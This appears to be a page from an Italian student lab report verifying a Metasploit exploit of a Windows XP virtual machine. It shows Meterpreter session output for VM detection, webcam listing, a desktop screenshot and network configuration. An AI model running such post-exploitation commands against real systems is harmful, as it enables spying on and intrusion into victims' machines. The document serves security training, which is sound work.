
```
meterpreter >
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > █
```

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > █
```

EXPLOIT WINDOWS XP CON METASPLOIT

VERIFICA ATTACCO

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/nKAxmWw.jpeg  
meterpreter >
```



L'esercizio inoltre chiede di ottenere altre informazioni riguardo la macchina attaccata. In particolare viene richiesta la configurazione di rete della macchina target, che si ottiene con il comando <`ifconfig`> (figura in basso).

Come ulteriore conferma del successo dell'attacco si ottiene uno screenshot del desktop della macchina attaccata, che si è ottenuto utilizzando il comando <`screenshot`> (figura a lato).

```
meterpreter > ifconfig  
Interface 1  
Name : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1520  
IPv4 Address : 127.0.0.1  
Interface 2  
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti  
Hardware MAC : 08:00:27:3f:10:1f  
MTU : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.255.0  
meterpreter >
```